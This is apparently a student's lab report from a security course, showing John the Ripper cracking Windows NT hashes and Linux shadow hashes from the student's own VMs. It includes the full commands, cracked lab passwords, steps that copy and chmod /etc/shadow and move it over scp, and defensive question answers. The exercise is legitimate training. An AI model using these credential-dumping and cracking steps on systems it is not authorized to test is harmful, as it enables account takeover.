
2. **Wordlist + rules** (your main attack):

```
john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt --rules winhashes.txt
```

john –format=NT
cd /usr/share/wordlists
rockyou.txt.gz
gunzip rockyou.txt.gz - rockyou.txt

For example:

```
└─$ sudo john --format=NT --wordlist=/usr/share/wordlists/rockyou.txt --rules winhashes.txt
[sudo] password for fire:
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (NT [MD4 256/256 AVX2 8×3])
Remaining 3 password hashes with no different salts
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
123456           (cyberx)
Password         (hacker)
```



Screenshot showing cracking with john wordlist + rules. I tried without "sudo" preceding the command line, then with it preceding; the same results were obtained for both.


Command line explanation:

- Uses a **wordlist** attack (rockyou) plus **rules** (small mangling like adding digits, capitalization) — the main practical attack mode for many passwords.

Why I'm seeing fopen: /usr/share/wordlists/rockyou.txt: No such file or directory:

- The command could not open the file at that path. On Kali the **rockyou** list is usually compressed as /usr/share/wordlists/rockyou.txt.gz and must be decompressed first.
- sudo just runs john as root (it will create /root/.john instead of /home/iyana/.john) but it won't help if the wordlist file doesn't exist at that path.

I'll have to decompress rockyou.txt and try the command again.




Screenshots showing I decompressed rockyou.txt and tried the command again

Explanation:

- "Loaded 3 password hashes with no different salts" — John read **3 hashes** from winhashes.txt to try cracking.


- "Remaining 1 password hash" — John has already cracked **2** of those 3 hashes earlier (from previous runs), so **1** is left uncracked.
- "0g 0:00:00:42 DONE (...) 0g/s ...
- Session completed." — This run finished the wordlist+rules pass and **did not crack any additional hashes** (0 new guesses). The DONE just means John exhausted the candidates from that attack.
- "Session aborted" = I manually stopped the run; "Session completed" means the run finished naturally the second time.



Screenshot showing I tried incremental using "—fork=2" and though my password is short it was taking a while to crack so I aborted the session.

3. **Incremental** (brute-force-like, slower):

```
john --format=NT --incremental winhashes.txt
```



Screenshot showing cracking with john incremental. A simple/ weak password was intentionally set for my kali VM.


Command line explanation:

- "--incremental" — runs a brute-force–style mode: it tries many candidates systematically according to charsets/lengths. Very slow for long passwords but guaranteed to eventually find short/weak ones.

Output explanation:

- John *printed* two passwords it found while running (example: "1234" for user "iyana"). Those are immediate successes it discovered while brute forcing.
- The numeric summary "2g" means 2 guesses/cracks were made before I stopped the session.
- The warning says: Sometimes john prints cracked items during the run, but to get a reliable, final list I should use "john --show" (which is the next command).


TL;DR: incremental successfully found some short/weak passwords (but was slow). Use "—show" to list everything cleanly.



Screenshot showing, I tried incremental using "—fork=2" and though my password is short it was taking a while to crack so I aborted the session.

4. **Show cracked creds**:

```
john --show --format=NT winhashes.txt
```



Screenshot showing the cracked credentials for kali.

Command line explanation:

- "--show" — prints all accounts and the passwords that john has cracked so far, in an easy-to-read format.

Output explanation:

Fields (simple mapping, Windows-style):

- "username : password : uid : LMhash : NThash : ..."
    - Note: for some system extracts the exact field order may vary, but the important parts are username and password (if cracked), LM hash and NT hash values show the stored hashes.

What specific values mean:

- "iyana:1234:1001:...:7ce21f17..." — John recovered my ("iyana's") password as "1234". Good, that's an explicit cracked credential.

- For “Administrator”, “Guest”, “DefaultAccount” the lines show “aad3b435...” and “31d6cfe0....” These are special, common placeholder hash values:
    - “aad3b435b51404eeaad3b435b51404ee” is the **LM-hash placeholder** (often indicates LM is not used/stored).
    - “31d6cfe0d16ae931b73c59d7e0c089c0” is the **NTLM hash of an empty password** (i.e., password = blank).
    - So those entries suggest those accounts likely had an *empty password* (or the LM hash is disabled and NTLM shows empty string). John shows them because those hashes match known values.

Final line: “4 password hashes cracked, 1 left”

- Out of the 5 total hashes loaded earlier, john has recovered plaintext for 4 accounts and 1 is still unknown.

Questions

1. Why does the lack of a **salt** make NTLM susceptible to massive precomputed attacks?

   A “salt” is a small random value stored with each hashed password that makes the same password hash differently for every user. NTLM (Windows’ NT hash) doesn’t use a per-user salt, so the same password always produces the same hash and that means an attacker can precompute huge tables (rainbow tables) of common passwords, which hashes everything once, then they can instantly look up any matching hash they steal. So, no salt means precomputation becomes practical and cheap.

   Example:
   If the password Summer2021 hashes to 0xDEADBEEF for Alice and Bob under NTLM, an attacker only needs one precomputed entry for Summer2021 to break both accounts. With salts, the hash would be different per account, and the attacker would need a new table per salt (which is infeasible).

   References:
   Rainbow table attack. (n.d.). https://www.beyondidentity.com/glossary/rainbow-table-attack

2. If you increase password **length** to 16+ chars (passphrases), what happens to attack feasibility?

   Attack difficulty grows *exponentially* with length. Every extra character multiplies the number of possible passwords the attacker must try so, making passwords long (16+ characters) turns password cracking from “maybe doable in minutes/hours” into “essentially impossible” for brute force or precomputed tables, especially if the passphrase is random or a long sentence. In practice, long passphrases push cracking from feasible to impractical for most attackers and setting the password so weak like I did for kali is incredibly bad practice.

Example:
If an attacker can test 1 billion guesses per second, a 6-character lowercase password (26^6) is crackable quickly. A 16-character passphrase using varied characters is astronomically larger, the same attacker would need longer than the universe's lifetime. NIST and modern guidance recommend focusing on length and usability (passphrases) rather than forcing weird complexity rules like many websites and apps usually ask.

References:
Strength of passwords. (n.d.). https://pages.nist.gov/800-63-4/sp800-63b/passwords/

3. Name two Windows **defensive** controls to reduce NTLM risk in enterprises.
    1. **Disable or restrict NTLM where possible** — move services and systems to Kerberos or modern auth, and configure Group Policy to refuse NTLM or limit which servers accept it. This reduces the attack surface.
    2. **Enable protections like SMB signing / NTLM relay mitigations and enforce multi-factor authentication (MFA)** — harden servers (e.g., require Extended Protection for Authentication, disable legacy HTTP/NTLM on AD CS), enable SMB signing, and use MFA so stolen hashes/passwords alone aren't enough.

Example:
Microsoft publishes guidance to mitigate NTLM relay (configure EPA on AD CS, disable NTLM where possible) and recommends cataloguing NTLM dependencies and moving to Kerberos/modern auth. Enforcing MFA on administrative accounts prevents lateral movement even if a hash is captured.

References

KB5005413: Mitigating NTLM relay Attacks on Active Directory Certificate Services (AD CS) - Microsoft Support. (n.d.). https://support.microsoft.com/en-gb/topic/kb5005413-mitigating-ntlm-relay-attacks-on-active-directory-certificate-services-ad-cs-3612b773-4043-4aa9-b23d-b87910cd3429

4. What is **Pass-the-Hash**, and how is it different from cracking?

- **Pass-the-Hash (PtH)** is an attack where an adversary steals a user's password *hash* (for example from memory or a credential dump) and reuses that hash directly to authenticate to other systems, without ever knowing or cracking the plaintext password**.**
- **Cracking** means computing the plaintext password from the hash (offline) by brute force or wordlists. PtH skips cracking entirely: the attacker just hands the hash to another machine/service that accepts it and gets access.

Example:
If an attacker extracts the NTLM hash for admin, they can authenticate to other Windows

hosts that accept NTLM by presenting that hash as the credential and they don't need to recover admin's actual password characters. This lets attackers move laterally quickly.

References

Baker, K. (2025, August 12). *What is a Pass-the-Hash Attack? | CrowdStrike*. CrowdStrike. https://www.crowdstrike.com/en-us/cybersecurity-101/cyberattacks/pass-the-hash-attack/

Section 2 — Cracking Linux Passwords (shadow-based)

Mission Brief

You will join **/etc/passwd** and **/etc/shadow** using unshadow, then crack the resulting file. You'll interpret hash identifiers and compare cracking difficulty across schemes.

Background — What matters

- Linux stores password hashes in /etc/shadow, referenced by /etc/passwd.
- Hash ID prefixes: Older less secured hashing algorithm [1 = MD5-crypt, 6 = SHA-512-crypt, $2y$ = bcrypt,] y = yescrypt (modern- most secured).
- **Salt** and **rounds** increase work per guess, dramatically slowing attackers.

Step-by-Step

1. On the Linux VM, create **two test users** (one easy, one strong):

   ```
   sudo adduser alice   # choose an easy lab password like P@ssw0rd123
   sudo adduser bob     # choose a long passphrase (e.g., 5+ random words)
   ```

   password for alice: password123

   password for bob: thelazyfoxjumpedoverthedog123

   This step confused me because it says "On the Linux VM…" but which one? I created them on kali first (impulsively) then created them on Ubuntu because that makes more sense considering the following steps. I might delete the extra users from kali since I'll have to crack them later.

2. Safely copy account databases for offline cracking:

   ```
   sudo cp /etc/passwd ~/passwd.copy
   sudo cp /etc/shadow ~/shadow.copy
   sudo chmod 644 ~/passwd.copy ~/shadow.copy
   ```

   These files are now readable and can be transferred.

   I did these commands on both Ubuntu and Kali right after creating the users. Again, I might delete the extra users from Kali.

3. Transfer them to Kali:

“Transfer them to Kali” as in, copy the files from the Ubuntu VM into the Kali VM so I can crack the Ubuntu accounts on Kali.

Option 1 (SCP command line, from Kali):

```
scp victimuser@<Ubuntu-IP>:~/passwd.copy ~/ubuntu-passwd.copy
scp victimuser@<Ubuntu-IP>:~/shadow.copy ~/ubuntu-shadow.copy
```


```
└─$ sudo scp styx@192.168.100.207:~/passwd.copy ~/ubuntu-passwd.copy
styx@192.168.100.207's password:
passwd.copy                                   100% 3245   490.6KB/s   00:00
```

```
└─$ scp styx@192.168.100.207:~/shadow.copy ~/ubuntu-shadow.copy
The authenticity of host '192.168.100.207 (192.168.100.207)' can't be established.
ED25519 key fingerprint is SHA256:hxHH7AGl5dtobZZwUbRLrT1FmIe/njRXvmkV348K8tk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.100.207' (ED25519) to the list of known hosts.
styx@192.168.100.207's password:
shadow.copy                                   100% 1678   262.8KB/s   00:00
```

Replace victimuser with your Ubuntu username and <Ubuntu-IP> with the IP from ip addr.

Run the “scp” commands on Kali so it connects to Ubuntu and downloads the files. This is more direct and simpler than option 2 because in the latter Windows is involved (like a middleman).

Screenshot showing I removed the alice and bob users I created on kali, I did this to prevent potential issues when I get to cracking the same ones on Ubuntu.



Screenshot showing "scp" commands ran in kali and the ubuntu passwd and shadow files transferred over to kali.


4. Option 2 (WinSCP GUI):
   - Connect to the Ubuntu VM using SFTP (host = <Ubuntu-IP>, port = 22).
   - Drag passwd.copy and shadow.copy into your local machine or directly into Kali's home directory.

   The alternative is to use WinSCP on Windows like a middleman to pull the files from Ubuntu then push them to Kali (I wouldn't need to get WinSCP on the Linux VMs).

   I'll go with Option 1, I've already used WinSCP to connect windows and kali, I'm curious about how the direct connection works using the "scp" commands.

5. On Kali, combine them with unshadow

```
unshadow ubuntu-passwd.copy ubuntu-shadow.copy > linux.hashes
```




Screenshot showing command to combine both ubuntu files into one (i.e., linux.hashes).

Note: /etc/shadow is highly sensitive. Never attempt this outside of your controlled lab VMs.

6. Crack with John — try three modes as before:

```
john --single linux.hashes
john --wordlist=/usr/share/wordlists/rockyou.txt --rules linux.hashes
john --incremental linux.hashes
```



*Screenshot showing that I tried all 3 cracks with John however, since my linux.hashes file contains 3 different hash formats, 2 of which are **SHA-512** (6... preceding "iyana") and **yescrypt/ libxcrypt-style** (y... preceding "alice" and "bob"). SHA-512 was recognized by John and is the only one it cracked, the yescrypt/ libxcrypt-style is used by newer Ubuntu/ Debian installs.*

My john run only loaded the SHA-512 hash because the build of John I'm using doesn't (or didn't auto-detect and support) the yescrypt hashes. That's why John said, "Loaded 1 password hash" and then "No password hashes left to crack," it simply ignored the yescrypt entries.

So, nothing is wrong with the unshadow step or the alice and bob users, it's a hash format/ tool-support mismatch. Work arounds I can try:

```
┌──(iyana㉿kali)-[~]
└─$ john --list=formats | grep -i yescrypt || true

416 formats (149 dynamic formats shown as just "dynamic_n" here)

┌──(iyana㉿kali)-[~]
└─$ grep -E '^(alice|bob):' ~/linux.hashes > ~/ubuntu_alicebob.hash

┌──(iyana㉿kali)-[~]
└─$ sed -n '1,120p' ~/ubuntu_alicebob.hash
alice:$y$j9T$FxrQ9aD/EyKpP8dQ8tIN10$vCKFuOlOcdSObW010AnVQkBVPy2w3vVJMeq5WmbTGfC:1001:1001:alice,,,:/home/alice:/bin/bash
bob:$y$j9T$hITL8uBwJ/nCAMJffF1Kd.$Ysq9tUPmYzIZCFcprlQMyt2zNJ.l0G09GD1lZ7/hYp.:1002:1002:bob,,,:/home/bob:/bin/bash

┌──(iyana㉿kali)-[~]
└─$
```

I checked if my john supports yescrypt,, it does not. I could try Hashcat to crack the alice and bob hashes. Hashcat supports many modern hashes including yescrypt. Or I can try installing John Jumbo which is just john with extra formats.

Another workaround is to switch Ubuntu to use SHA-512, reset the test users' passwords, re-export the files, and then crack them on kali.

7. Show results:

```
john --show linux.hashes
```

```
┌──(iyana㉿kali)-[~]
└─$ john --show linux.hashes
iyana:1234:1000:1000:iyana:/home/iyana:/bin/bash

1 password hash cracked, 0 left

┌──(iyana㉿kali)-[~]
└─$
```

Screenshot showing all the hashes cracked, its only one because john only recognizes SHA-512 and not yescrypt (for alice and bob).

Questions

1. What is a **salt** and how does it defeat precomputed rainbow tables?

   As said in section 1, a "salt" is a small random value added to each user's password before hashing and stored with the hash. Because the salt is different per user, if users have the same password the hash is different per account. So, rainbow tables (huge, precomputed passwords stored in hash lookup tables) become useless because an attacker would need a separate table for every possible salt, which is practically impossible.

   Example: password123 + saltA > hashA, password123 + saltB > hashB, this way, one lookup wouldn't break both accounts.

